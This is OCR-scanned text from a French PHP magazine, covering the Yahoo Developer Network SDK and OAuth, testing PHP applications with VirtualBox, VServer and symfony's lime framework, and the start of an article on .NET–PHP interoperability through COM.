- Pour le deuxième principe, il s'agit d'un client *runtime* permettant de créer une *sendbox* dans le navigateur.

YSP

YSP, signifie *Yahoo! Plate-forme Sociale*, est constitué d'une suite basée sur REST *social* touchant les profils des utilisateurs, les mises

Sur Internet

http://developer.yahoo.com/yap/ – YAP,
http://developer.yahoo.com/yql/console/ – Console YQL,
http://developer.yahoo.com/oauth/ – Démarrer Ouath,
http://developer.yahoo.com/social/sdk/php/ – Télécharger SDK PHP,
http://developer.yahoo.com/yql/guide/index.html – Guide YQL,
http://www.datatables.org/ – Communauté YQL,
http://developer.yahoo.com/oauth/guide/ – Guide Ouath,
http://developer.yahoo.com/social/sdk/ – Guide SDK,
https://developer.apps.yahoo.com/dashboard/ – Déclaration des projets,
http://developer.yahoo.com/everything.html – YDN,
http://code.google.com/p/google-caja/ – Caja.

à jour, les contacts. Ces différentes possibilités vous ouvrent les portes pour écrire et proposer des applications sociales avec la possibilité d'afficher le résultat à l'endroit de votre choix, par exemple sur votre site internet ou sur une autre plate-forme. YSP est souvent associé avec YAP et YQL. Toutefois, YSP est basé sur la norme REST. Un SDK a été réalisé dans différents langages dont PHP pour en faciliter son utilisation.

OAUTH

O*auth* est le modèle d'identification de YDN. Il va vous permettre par une technique simple, sûre et rapide, de publier et de protéger les accès aux données comme les photos, les vidéos, les contacts.... Il n'est pas ouvert comme les autres applications de YDN. Pour simplifier O*auth* va vous permettre de partager vos ressources privées stockées sur un site avec un autre site sans obligatoirement se rappeler du *login* et du mot de passe. Et donc pour le visiteur de votre site tout est transparent et il ne verra aucune différence.

Les trois technologies qui ont été décrites ci-dessus, sont toutes accessibles par le même type d'identification, c'est à dire en utilisant la norme ouverte O*auth* mais les autres applications liées à YDN sont aussi associées.

Pour utiliser O*auth*, trois points sont à connaître :

- Obtenir une clé API à partir de la page O*auth* (voir lien).
- La documentation est directement accessible par internet.
- Avoir le SDK PHP à portée de main.

SDK PHP de YAHOO!

Pour utiliser les points expliqués précédemment, vous devez utiliser le SDK PHP de Yahoo qui vous est proposé. Actuellement le SDK supporte plusieurs langages informatiques, qui sont :

- PHP,
- Flash,
- Communauté SDK,
- Perl,
- Python.

Vous allez voir dans cet article l'utilisation du SDK avec le langage PHP car il s'agit d'une plate-forme de développement. Le SDK se trouve sous licence *Yahoo social SDK* licence, qui est gratuite. Pour utiliser correctement ce SDK, il est nécessaire de posséder :

- PHP.
- L'extension cURL (voir dans la 1ère partie de l'article).
- Un navigateur.

Lors de l'installation de ce SDK, très peu de paramètres sont nécessaires pour l'utiliser, puisque tout se situe dans un seul fichier et il ne reste plus qu'à l'appeler. Pour utiliser pleinement l'application, vous devez obtenir certains comptes en remplissant un formulaire d'identification.

Principe de création

Si vous lisez régulièrement les bulletins d'actualités informatique, vous aurez pu voir que les réseaux sociaux sont des réseaux partagés, qui donnent à chacun envie de monter son propre réseau. Yahoo par l'intermédiaire de son SDK vous permet de créer une application (API) ouverte qui pourra être de différents usages. C'est le premier cas qui sera expliqué.

Pour ouvrir une application, certaines étapes sont nécessaires pour amener à bien ce démarrage :

- Avoir un fichier script PHP (un fichier PHP est disponible dans le SDK).
- Enregistrez votre projet sur la plate-forme ouverte.
- Obtenir les droits de permissions.
- Mémorisez la clé de votre API et votre code secret.
- Prévisualisez votre application ouverte.
- Poussez votre demande en direct.
- Partager votre application.

YDN

YDN pour rappel signifie *Yahoo! Developer Network*, qui correspond à un centre de ressources pour les développeurs et les partenaires. YDN offre de nombreux outils pour les développeurs, les applications et le web services. Cette plate-forme va vous aider à créer des expériences riches, intégrer des sources de données et générer du trafic.

Le développement

Les outils pour les développeurs couvrent l'ensemble des besoins et surtout pour l'ensemble des secteurs d'utilisations. Il s'agit aussi bien des secteurs comme la téléphonie mobile (exemple : *BluePrint*), des accès de bureau sécurisés (exemple : *Browser plus*), la construction d'applications web riches interactives (exemple : YUI), des extensions pour les navigateurs (exemple : *Yslow*), des serveurs, des *widgets*...

Les secteurs

Les secteurs d'utilisations concernent :

- Les services Webs et applicatifs permettant de réaliser des services de publicités et de business.
- Les authentifications.
- La communication (exemple : carnet d'adresses).
- Générer du contenu (fils RSS, finance...).
- De la localisation de cartes, de trafics...
- Le multimédia photo et vidéo (exemple : flickr).
- La recherche (exemple : *YahooBoss, SearchMonkey*).
- Le social (exemple : *Yap*).

Conclusion

L'article d'aujourd'hui montre que cette plate-forme est en constante évolution et reste très vaste, mais les différentes procédures d'incorporation et d'utilisations sont très simples et sont sur les mêmes logiques. Bien sûr, le Web service évolue et évoluera régulièrement car même s'il s'agit d'un événement de mode, cette mode va rester longtemps car toutes les personnes sur la planète ont besoin de communiquer tout en restant en contact avec ses proches quel que soit le moyen ou le support utilisé.

CHRISTOPHE VILLENEUVE
Prestataire, auteur du livre PHP & MySQL-MySQLi-PDO, Construisez votre application, livre français aux Éditions ENI, et spécialiste des nombreux secteurs PHP (CMS, CRM...) pour Alter Way Solutions et contributeur de nombreux sites touchant PHP dont Nexen, PHP Team, PHPTV...
Contacter l'auteur : http://www.hello-design.fr

Cultivez votre succès Web !

flore - 06 64 87 76 31

PrestaConcept
l'expertise web innovante
Développement 100 % durable !

UNE IDÉE ORIGINALE ET L'ENVIE IRRÉSISTIBLE DE VOUS LANCER SUR LE WEB ?

- **Nous élaborons pour vous tous les instruments nécessaires pour :**
  - Amorcer votre **succès**
  - Vous positionner **efficacement** sur le net
  - Vous positionner **à long terme** sur le net
- **Nous nous engageons à vous :**
  - Accompagner **durablement**
  - Construire une solution **sur-mesure**
  - Concevoir une réponse **pérenne**

Venez nous présenter votre projet, nous vous attendons !

VOUS RECHERCHEZ UN HORIZON PROFESSIONNEL SANS PAREIL ?

- **Vous êtes :**
  - Spécialiste des normes et pratiques du Web
  - Convaincu que travailler doit être aussi une partie de plaisir !
- **Venez relever en permanence de nouveaux challenges dans une société innovante et dynamique.**

PRESTACONCEPT
TECHNOLOGIES, SERVICES & PERFORMANCE

www.prestaconcept.net


PrestaConcept - 97, cours Gambetta - 69 003 Lyon - tél : 33(0) 4 86 11 09 44 - contact@presta-concept.net

Testez votre projet

Pourquoi tester ? Comment tester ? Que tester ? Découvrez comment exploiter efficacement la virtualisation et mettre en place vos premiers tests unitaires et fonctionnels.

Cet article explique :
- L'intérêt de la virtualisation pour les tests.
- Les bonnes pratiques de tests unitaires et fonctionnels.

Ce qu'il faut savoir :
- Gérer un système GNU/Linux.
- Développer.

Niveau de difficulté 

Vous avez pu découvrir dans les derniers numéros que la phase de test pouvait occuper une part non négligeable du temps alloué au développement d'un projet. On peut trouver une multitude d'utilité aux tests mis en place :

- vérifier que les fonctionnalités fonctionnent correctement,
- contrôler que l'ajout d'une nouvelle fonctionnalité n'a pas interféré sur une autre,
- définir des objectifs à atteindre,
- contrôler que certains paramètres répondent aux contraintes imposées (nombre d'utilisateurs simultanés...).

Ces articles seront illustrés autour d'un cas d'utilisation réel : *Piwam* (http://code.google.com/p/piwam), un gestionnaire d'association libre, écrit en PHP et MySQL, et basé sur *symfony/Propel*. Tous les projets ne sont pas à tester de la même manière, mais ces articles devraient vous donner tout l'esprit critique nécessaire pour déterminer ce qui s'avère utile ou non dans votre cas.

Étape 1, virtualiser, c'est la mode

Je ne possède pas de serveur de test. Et de toute manière, si j'en possédais un, je me servirais tout de même d'un système virtualisé, afin d'éviter d'utiliser inutilement le vrai serveur. Voilà donc le premier point : le déploiement est testé *en conditions réelles* au sein d'une machine virtuelle. Le système virtualisé est le plus proche possible de celui qui tourne en production :

- OS,
- noyau,
- mémoire disponible,
- swap,
- version de PHP / MySQL,
- fichiers de configuration...

Cette précaution permet de s'affranchir au maximum des mauvaises surprises liées à l'environnement. Imaginez un peu, votre système sur lequel vous développez possède le paramètre `memory_limit` fixé à 128M. Tout fonctionne parfaitement. Sans passer par le scénario de test de déploiement présenté ici, vous décidez de mettre tout de suite à jour la version en production. Tout fonctionne parfaitement. Erreur. Tout *semble* fonctionner parfaitement. C'était sans compter cet utilisateur qui, voulant lister 100 résultats de recherche par page, obtient une magnifique erreur d'explosion de la mémoire allouée, dont le maximum était fixé à 64M sur le serveur de production.

Quelle solution choisir ?

Les solutions de virtualisation ont le vent en poupe actuellement. Citons *VMWare* (*http://www.vmware.com*), *VirtualBox* (*http://www.virtualbox.org*), *Parallels* (*http://www.parallels.com*, pour *Mac*OSX)... Pour laquelle opter ? Après un essai des différentes solutions, je ne peux que vous conseiller la solution de *Sun* (*Oracle...*) : *VirtualBox*. Disponible sous




Figure 1. *Serveur Debian virtualisé lancé depuis WindowsXP*

toutes les plate-formes, gratuite, libre, cette box magique satisfaira toute snos exigences. Une fois installée, installez votre système virtualisé (dans mon cas : *Debian* 5.0), installez / configurez vos applications (ici : *Apache* 2, PHP 5.3 + modules, MySQL 5.1, symfony 1.2).

Pour plus d'informations sur les solutions de virtualisation, vous pouvez vous référer à l'article de Brice Favre et Pascal Martin publié dans le numéro 35. La Figure 1 vous présente un exemple de distribution *Debian* virtualisée au sein de *Virtual Box*, exécutée depuis *Windows XP*.

Note

Votre serveur virtualisé possède un accès à votre réseau local, et après un petit peu de configuration, il est également accessible au sein de celui-ci (configuration de la carte réseau en mode *bridge*) à l'instar d'un véritable serveur. Cette configuration passe par l'écran dédié dans *Virtual Box* et par la création d'un pont réseau au sein de votre système (exemple sous *Linux* : *http://www.iojo.net/config/virtualbox*).

Utiliser son serveur

C'est bien joli d'avoir maintenant une réplique de son serveur de production, mais comment y tester son application ? Plusieurs solutions :

- Vous recodez intégralement votre projet au sein de votre serveur virtualisé (...).
- Vous avez pris la bonne habitude d'utiliser un serveur CVS, SVN ou GIT. Dans cas là, un *commit* d'un côté et un *update* de l'autre fera très bien l'affaire.
- Vous avez configuré un répertoire partagé sous *VirtualBox*, accessible aussi bien sous votre système hôte que depuis votre serveur. Placez donc juste l'archive du projet à tester dans ce répertoire.
- Vous utilisez *Samba* pour partager vos fichiers (voir l'article dans le numéro 35).

Piège à éviter

Alors que je découvrais *VirtualBox*, la solution me paraissait si puissante que j'ai décidé d'en faire directement mon serveur de développement, via un répertoire partagé entre le système hôte (alors un *Windows XP*) et virtualisé (la *Debian*). Je continuais à développer sous *Windows*, mais le code était directement interprété par le serveur virtualisé. *Chouette, je peux tester en temps réel en conditions réelles !* Mais, un problème d'implémentation du *pilote* permettant le partage de répertoires rendait l'exécution d'un projet symfony complexe extrêmement lente (plus de 30 secondes par page).

Et maintenant, je fais quoi ?

Pour résumer, vous possédez maintenant une version à jour de votre application, disponible sur un serveur (virtualisé), réplique parfaite (normalement) du serveur qui l'accueillera. Et bien, rappelez vous pourquoi vous venez de faire toutes ces manipulations : pour tester ! Suivez donc la procédure de déploiement de votre application que vous avez pu décrire au sein de votre documentation. Pour certains projets, il n'y a rien à faire de particulier, le projet est directement fonctionnel, mais pour d'autres, c'est le moment de vérifier que votre documentation, bêtement suivie à la lettre, permet d'arriver à une application qui fonctionne ; quelques exemples en vrac :

- Configuration de l'accès au SGBDR.
- Droits en lecture/écriture de certains répertoires.
- Mises à jour de fichiers.
- Exécution de requêtes pré-requises.

Si, une fois, les instructions de la documentation suivies, votre application ne fonctionne pas, c'est qu'il y a bien un problème, lié à la documentation ou à l'application.

Lorsque vous serez amené à tester à nouveau la phase de déploiement/installation de votre projet, pensez bien à effacer toute trace de l'ancienne installation : fichiers de configuration, bases de données, cache... des restes oubliés d'une ancienne installation (fonctionnelle) pourrait vous donner l'illusion que votre projet s'installe correctement alors que ce succès est uniquement du à d'anciens fichiers.

VServer : Virtualiser, encore +

Il est fort possible que votre application ne soit pas destinée à une plate-forme en particulier mais à être déployée sur un grand nombre de serveurs très différents, aux versions et configurations de PHP différentes. Vous pouvez alors virtualiser d'autres OS, aux configurations différentes. Ou vous pouvez pousser la virtualisation encore plus loin en optant pour *VServer* (*http://linux-vserver.org*). Une fois *VServer* installé sur votre serveur de test, vous serez en mesure d'isoler parfaitement différents *sous-environnements* différents et de *switcher* d'une configuration à une autre extrêmement facilement, rapidement, et de manière très fiable, sécurisée parfaitement isolée (Figure 2).




Figure 2. *Architecture VServer*

Une fois *VServer* installé, votre *kernel* patché, vous serez en mesure de créer rapidement de nouveaux sous-environnements via des commandes ressemblant à :

```
user@host: newvserver --vsroot /var/
lib/vservers --hostname mon_vserver1
--domain mon_domaine --ip ip_du_
vserver --interface eth0 --arch i386
--dist version_Debian --mirror ftp://
un_mirror/debian
```

Une telle commande se terminera par le message suivant :

Listing 1. *Classe footballer*

```
class Footballer
{
  // représente l'état de santé du joueur

  private $_health = 100;

  /*
   * Lorsqu'un joueur court, on diminue
   * son état de santé
   */

   public function run($minutes)
   {
     $this->_health -= $minutes;
   }

   /*
    * Accesseur qui va nous permettre de
    * connaitre la santé du joueur
    */

    public function getHealth()
    {

      return $this->_health;
    }
}
```

Listing 2. *Test de la classe Footballer, fichier /test/unit/FootballerTest.php*

```
// inclusion du fichier de bootstrap (initialisation) fourni par Lime
include(dirname(__FILE__).'/../bootstrap/unit.php');

// Initialisation de lime et d'un objet Footballer
$t = new lime_test(1, new lime_output_color());
$steven = new Footballer();

// Est-ce que la santé vaut bien 100 ?
$t->is($steven->getHealth(), 100);

// Faisons courir Steven un petit peu trop...
$steven->run(200);

// Est-ce que sa santé s'est arrêtée à 0 ?
$t->is($steven->getHealth(), 0);

try
{
  $steven->run("Liverpool");

  // normalement, une exception devrait être levée car
  // ce n'est pas un entier...
  $t->fail('Erreur, on ne devrait pas atteindre cette ligne');
}
catch (Exception $e)
{

  // Et donc, si on arrive bien ici...
  $t->pass("L'exception a bien été levée");
}
```

Listing 3. *Exemple de test fonctionnel*

```
// /test/functional/frontend/leagueActionsTest.php
include(dirname(__FILE__).'/../../bootstrap/functional.php');

// Initialisation de notre browser
$browser = new sfTestFunctional(new sfBrowser());

// Accès à la page /league/results
$browser->get('/league/results')->

// On clic sur le bouton "valider" en ayant mis la date du jour
click('valider', array('date' => date('d-m-Y')))->

with('request')->begin()->
  isParameter('module', 'league')->
  isParameter('action', 'results')->
end()->

with('response')->begin()->
  isStatusCode(200)->
  checkElement('h2', '/Scores du jour :/')->
end()
;
```

```
You should now adjust /etc/vservers/
vserver1.conf to suit your needs, or
else just go ahead and type `vserver
vserver1 start' to start your new
virtual server. debian/rules!
```

Ne soyons pas têtus, et ajustons notre fichier `/etc/versers/verser1.conf`. Vous pourrez y configurer le réseau (passerelle, boucle locale...), la priorité des processus, son nom... Vous serez ensuite en mesure de gérer votre (ou vos) *VServer* par le biais des commandes suivantes :

- `vserver vserver1 start` : démarrer le VS,
- `vserver vserver1 enter` : entrer dans le VS,
- `vserver vserver1 status` : depuis l'OS hôte, permet de vérifier le status du VS,
- `vserver-stat` : informations sur les différents VS, depuis l'hôte,
- ou encore, `vtop`, `vkill`...

Voilà votre machine virtuelle maintenant prête à l'emploi. Sans dépenser le moindre euro dans un serveur, et sans redémarrer votre machine, vous voilà propriétaire d'un système en mesure d'accueillir tous les tests possibles.

Étape 2, ajoutons des vrais tests

Vous vous en doutez certainement, un développeur ne va pas passer son temps à cliquer partout pour vérifier le comportement de son application. Si ce développeur souhaite tester une trentaine de fonctionnalités sur une dizaine de configurations différentes, on atteint très vite des temps perdus absolument faramineux. Pire encore, comment s'assurer que la récente modification d'une constante n'altère pas telle ou telle fonctionnalité ? Faut-il tout tester à nouveau ? Bref, sans véritable politique de tests, maintenir la qualité de son projet peut vite devenir un véritable calvaire.

Tests unitaires et fonctionnels, kézako ?

Si vous savez déjà à quoi correspondent exactement ces deux termes, ne perdez pas de temps, et précipitez vous sur la section suivante. Toujours là ? Passons alors aux définitions. Vous l'avez deviné, il s'agit de tests. Ces deux notions vont nous permettre de vérifier si le comportement souhaité est respecté à la lettre.

Tests unitaires

Les tests unitaires vont, eux, permettre de contrôler le comportement d'une classe, prise seule (de l'adjectif *unitaire*), en testant le plus exhaustivement possible chacune de ses méthodes. Par exemple, considérons la classe Footballer, décrite par le Listing 1.

L'objectif de notre test unitaire va alors être de contrôler les situations suivantes :

- Je crée un *Footballer.*
  Est-ce que sa santé est bien supérieure à 0 ?
- Je crée un *Footballer.* Je le fais courir 30 minutes.
  Est-ce que sa santé est bien égale à *sa santé initiale - 30* ?
- Je crée un *Footballer.* Je le fais courir 130 minutes.
  Est-ce que j'obtiens bien une erreur ?
- Je crée un *Footballer.* Je le fais courir -30 minutes.
  Est-ce possible ? Ai-je une erreur ?
- Je crée un *Footballer.* Je le fais courir *3dZ83c* minutes.
  Ai-je bien une erreur ?

La simple écriture de ces tests nous démontre alors notre classe n'est pas pleinement fonctionnelle et ne répond pas aux exigences ci-dessus. Nous ne pouvons en effet assurer un fonctionnement correct dans les situations 3, 4, et 5. PHP n'étant pas -encore- un langage fortement typé, il est très aisé de ne pas se servir correctement des classes et méthodes. Il est important de bien tester tous les cas de figure.

seeoux

" La dernière tentation
de l'hébergement web
c'est ici"

www.seeoux.com

The Professional Hosting Solution

Tests fonctionnels

Ces tests vont, eux, permettre de vérifier le comportement de notre application dans différents scénarii. Comme le nom l'indique si bien, ces tests permettent de contrôler des fonctionnalités. Imaginons par exemple que notre classe `Footballer` prenne part dans un site portail affichant les scores du championnat de football. Un test fonctionnel possible pourrait être :

- accéder à l'application,
- cliquer sur *live,*
- mettre *rooney* en identifiant et *manchester* en mot de passe,
- cliquer sur *valider,*
- vérifier qu'on est bien identifié,
- vérifier qu'on retombe bien sur la page *live,*
- vérifier que la date est la bonne,
- rafraîchir la page,
- vérifier que les scores sont bien renseignés,
- ajouter un commentaire,
- vérifier qu'il apparaît bien.

Comment les mettre en place ?

Il existe une multitude de solutions, dépendamment du langage utilisé. En ce qui concerne les tests unitaires pour PHP, on citera *PHPUnit* (*http://www.phpunit.de*), largement inspiré de son homologue pour Java : *JUnit* (*http://www.junit.org*). Un framework spécialement conçu avec symfony est également utilisable en *stand-alone* : *lime* (*http://www.symfony-project.org/jobeet/1_2/Propel/en/08*). C'est cette dernière solution que je vous propose de découvrir ici. Sachez néanmoins qu'elles se ressemblent toutes très fortement.

Premier principe, chaque classe à tester se voit associée avec un fichier de tests dédié. Ainsi, notre classe `/lib/Footballer.class.php` sera testée par le fichier */tests/unit/FootballerTest.php*. Chaque test contenu dans ce fichier se présente de la forme suivante :

```
$test->resultats _ identiques(Classe::
methode(...), RESULTAT _ ATTENDU);
```

En fait, lime (ou un autre framework de tests) ne se contente pas de pouvoir tester les *resultat_identiques* mais tout un tas de situations :

`ok($test)` : est-ce que la condition `$test` vaut `true` ?
`is($value1, $value2)` : est-ce que `$value1` et `$value2` sont identiques `(==)` ?
`like($string, $regexp)` : est-ce que `$string` répond à l'expression rationnelle `$regexp` ?
`isa_ok($variable, $type)` : est-ce que `$variable` est de type `$type` ?

D'autres encore à découvrir, offrant quelques raccourcis de tests parfois utiles. Concrètement, pour tester ma classe `Footballer` écrite plus haut, mon fichier de test au sein de symfony pourrait ressembler au Listing 2.

`Fail` et `pass` sont deux méthodes qui respectivement font passer et échouer un test. Au sein de symfony, ce test se lance de la manière suivante :

```
> php symfony test:unit footballer
```

En l'état actuel des choses, cette commande nous fait clairement savoir que les exigences ne sont pas respectées (Figure 3).

Chaque test est automatiquement numéroté. Pour vous aider à vous y retrouver, vous pouvez ajouter une courte description du test qui sera affichée en sortie, en ajoutant cette description en dernier paramètre. Par exemple, `$t->is($steven->getHealth(),0,Steven is KO` affichera le label correspondant à l'écran. En revanche, une fois notre classe corrigée, nos tests sont effectués avec succès comme présenté par la Figure 4.

Il est bien sûr ensuite possible de lancer tous les tests unitaires en une seule fois, et de contrôler ainsi les comportements de chaque classe. Notez qu'il est inutile d'écrire des dizaines de tests quasi-identiques sur un cas qui fonctionne parfaitement. (exemples : *run(42), run(12), run(4)...*). Il est surtout intéressant de mettre à mal ses classes et de tester toutes les situations extrêmes.

Plus il y a de tests, plus ceux-ci peuvent prendre de temps à s'exécuter, parfois plusieurs minutes. Or, plus les tests sont longs, moins les développeurs sont motivés pour lancer fréquemment les tests. Avec symfony 1.3, actuellement en version alpha, *lime* permettra de lancer uniquement les derniers tests qui ont échoués. Ainsi, on peut commencer par se concentrer sur une tâcher : faire réussir le test. Une fois la tâche accomplie, on pourra alors relancer tous les tests pour contrôler qu'on a pas réintroduit d'autres bugs.

Les tests fonctionnels

L'écriture des tests fonctionnels est bien sûr un peu différente, mais se base toujours sur les même principes : vérifier si des prédicats sont respectés ou non. Sauf qu'ici, nous n'allons pas nous baser sur une unique classe, mais sur l'application dans son ensemble. Le framework *lime* permet de simuler une sorte de browser virtuel, auquel nous pourrons faire exécuter des séries d'actions ; basiquement, cliquer et remplir des formulaires. Le framework *lime* offre pour les tests fonctionnels pléthore de méthodes, dont voici les principales :

`get()` et `post()` : accéder à une URL par méthode `GET` ou `POST`,
`click()` : cliquer sur un lien, un bouton...
`[de]select()` : (de)sélectionner un radio-bouton ou une checkbox,
`isParameter()` : vérifier la valeur d'un paramètre,
`checkElement()` : vérifier le contenu d'un élément.

Offrons nous un petit exemple avec le Listing 3.

Il s'agit là d'un exemple extrêmement simple. On commence par instancier un navigateur virtuel (`$browser`), puis en imaginant une page */league/results* permettant de saisir une date dans un champ texte pour avoir les résultats du jour correspondant, on simule une soumission du formulaire. Ensuite nous vérifions que notre page existe (code HTTP 200), et comporte bien la

```
adrien@docbook [0] ~/Development/WWW/Piwam $ php symfony test:unit footballer
1..1
ok 1
not ok 2
#     Failed test (./test/unit/footballerTest.php at line 39)
#           got: -100
#      expected: 0
not ok 3 - Erreur, on ne devrait pas atteindre cette ligne
#     Failed test (./test/unit/footballerTest.php at line 47)
 Looks like you planned 1 tests but ran 2 extra.
 Looks like you failed 2 tests of 3.
```

Figure 3. *Lancement du test unitaire*

```
adrien@docbook [0] ~/Development/WWW/Piwam $ php symfony test:unit footballer
1..3
ok 1
ok 2
ok 3 - L'exception a bien été levée
 Looks like everything went fine.
```

Figure 4. *Lancement avec succès du test*

mention *Scores du jour* dans un titre H2. Si vous souhaitez aller plus loin, je vous laisse consulter la page traitant des tests fonctionnels dans symfony. *Lime* permet de tester par exemple si des listes sont correctement triées, si on obtient bien le bon nombre de résultats, si les erreurs dans un formulaire ont bien été traitées, etc. Pour plus d'informations sur ces tests, je vous recommande l'article de Hugo Hamon publié dans le dernier numéro Hors-Série.

Pourquoi écrire ces tests ?

Il est vrai que l'écriture de tests est longue, et parfois difficile, rébarbative. Le grand intérêt de ces tests selon moi est leur automatisation. Plus une application s'agrandit, plus ils devient difficile de tout contrôler manuellement. Avoir écrit ses tests au préalable permet d'avoir instantanément un aperçu du fonctionnement global de son projet. L'automatisation de ces tests permet de contrôler l'état de fonctionnement avant et après une modification. Si régression il y a eu, c'est que la modification effectuée a altéré le comportement de l'application.

Comment écrire ces tests ?

En fonction du projet, de l'équipe en place, des délais et des objectifs à atteindre, tout le monde ne gèrera pas les tests de la même manière. Une approche, le TDD, pour *Test Driven Development* (en français : développement piloté par les tests), consiste à écrire les tests à réussir avant de développer l'application elle même. Au moment de l'écriture d'un test, celui-ci est donc censé échouer. Cette situation permet alors de développer le code associé au test afin de faire réussir chacun des tests.

Pour un projet comme *Piwam,* c'est-à-dire un petit projet, développé par passion par une seule personne et avec peu de risques, j'applique la politique suivante :

- Il est inutile de couvrir (on parle de code coverage) 100% du code écrit. Les fonctionnalités de base sont testées simplement (la page est accessible ?), les fonctionnalités à risques (gestion financière...) sont testées plus en finesse.
- Dès qu'un bug est remonté par un utilisateur, j'écris le test associé pour être sûr de ne pas réintroduire ce *bug* plus tard.
- Il vaut mieux avoir peu de tests que pas de tests du tout (c'est globalement vrai).
- Sauf situation critique, ne testez pas le code des outils, frameworks ou bibliothèques utilisées, ils ont déjà été testé ! (normalement...).

Tester ce qui est testable

Ça peut paraître anodin, mais force est de constater que nombreux sont ceux à rédiger des classes difficilement testables. Le conseil général est de ne jamais réaliser trop de tâches au sein d'une méthode. Chaque méthode doit avoir une tâche bien précise, la plus unitaire possible. Il sera bien ainsi bien plus facile de tester – et corriger le cas échéant – vos classes de cette manière.

Tester tout le temps

Nous ferons dans un prochain article un tour du côté de *l'intégration continue*. Summum de l'automatisation, l'intégration continue consiste à exécuter automatiquement une batterie de tests à chaque nouvelle release, de conserver les résultats et de les confronter aux précédents. Cette pratique permet d'avoir un bon aperçu de l'évolution du développement, en espérant ne pas y voir apparaître de régression (un test qui passait et qui ne passe plus). Un exemple avec *Sismo* (*http://ci.symfony-project.org*).

Un petit rappel de la première partie : si vous exécutez vous même vos tests à chaque fois, n'oubliez pas de travailler avec un jeu de données propres, pour éviter d'insérer plusieurs fois les même données et ainsi fausser vos tests. Exemple : si l'inscription d'un utilisateur semble réussi, on ne sait pas si ce succès est dû à un enregistrement précédent. J'exécute personnellement ces tests au sein d'une machine virtuelle, comme décrit dans le premier épisode de cette série d'articles.

Conclusion

Vous êtes maintenant en mesure d'écrire vos tests unitaires et fonctionnels, et d'exécuter ces derniers au sein d'une machine virtuelle. Cette première bonne pratique à adopter permet à elle seule d'économiser un temps important sur la durée (la première fois, l'écriture des tests prend un temps non négligeable) et évitera très certainement un nombre inconsidérable de mauvaises surprises : erreurs dues à la configuration du serveur, bugs corrigés mais réintroduits...

Nous verrons par la suite comment benchmarker nos applications, et comment mettre en place une plate-forme d'intégration continue.

ADRIEN MOGENET


Étudiant en dernière année l'EPITA, créateur de ze-technology.com et de Piwam – un gestionnaire d'association. Adrien est un passionné de longue date des outils libres et du défi de la qualité logicielle, notamment autour de projets comme symfony ou Firefox.

L'intégration du .Net à PHP

PHP dispose d'une fonctionalité intégrée qui permet d'utiliser le Component Object Model (COM). Grâce à l'interopérabilité de COM, il est donc possible d'utiliser du code C# ou VB.Net en PHP.

Cet article explique :
- Les différentes techniques qui permettent l'interopérabilité entre .Net et PHP.
- L'utilisation des Assembly .Net en PHP.

Ce qu'il faut savoir :
- Connaissances en PHP, en .NET et en ADO. NET Data Service.
- Comprendre le fonctionnement du COM.

Niveau de difficulté 

Dans cet article nous verrons comment le PHP intéragit avec le Framework .NET. Nous nous baserons sur le *Toolkit for PHP with ADO.NET Data Services* et sur l'utilisation des *Assembly .NET en PHP*.

Définition de l'interopérabilité

D'une manière générale l'interopérabilité consiste à coupler des technologies différentes (J2EE, .NET, PHP, C++, etc). L'avantage majeur de l'interopérabilité provient de la possibilité de réutiliser des services métiers ou des web services développés dans des technologies différentes. Celà évite la réecriture du code dans votre langage de prédilection. Voyons maintenant comment coupler le .Net à PHP.

Présentation du Toolkit PHP pour ADO.Net Data Services

Le *PHP Toolkit for ADO.NET Data Services* est un projet open source sous licence BSD financé par *Microsoft* et développé par *Persistent Systems Ltd*. Le Framework *ADO.NET Data Services* (anciennement connu sous le nom de code *Astoria*) est une technologie utilisée pour exposer un large panel de sources de données à travers une interface de service de type REST. Ces sources de données peuvent être des bases de données relationnelles, des fichiers *XML*. *ADO.NET Data Services* définit une interface souple d'adressage et de requête en utilisant une convention d'URL, ainsi que des méthodes HTTP de manipulations habituelles telles que `get`, `post` ou `delete`.

Achitecture logique du Toolkit PHP pour ADO.NET Data Services

Le Toolkit PHP est constitué de deux parties : le *Design Time* et le *Run Time*.

- Le *Design Time* : c'est au cours de cette phase que la classe `proxy` est générée. Cette classe est basée sur les métadonnées exposées par *ADO.NET Data Service*.
- Le *Run Time* : au cours de cette phase, la classe `proxy` générée est utilisée afin de faciliter l'utilisation des librairies fournies par *ADO.NET Data Service* dans notre code PHP (voir Figure 1).

Configuration du Toolkit PHP pour ADO.NET Data Services

La plate-forme de travail utilisée dans cette partie est contituée de :

- *Windows XP*,
- *ADO.NET Data Services Framework*,
- *SQL Server Express*,
- *PHP 5*,
- *XAMPP*,
- *PHP XSL Extension*,
- *PHP CURL Extension*,

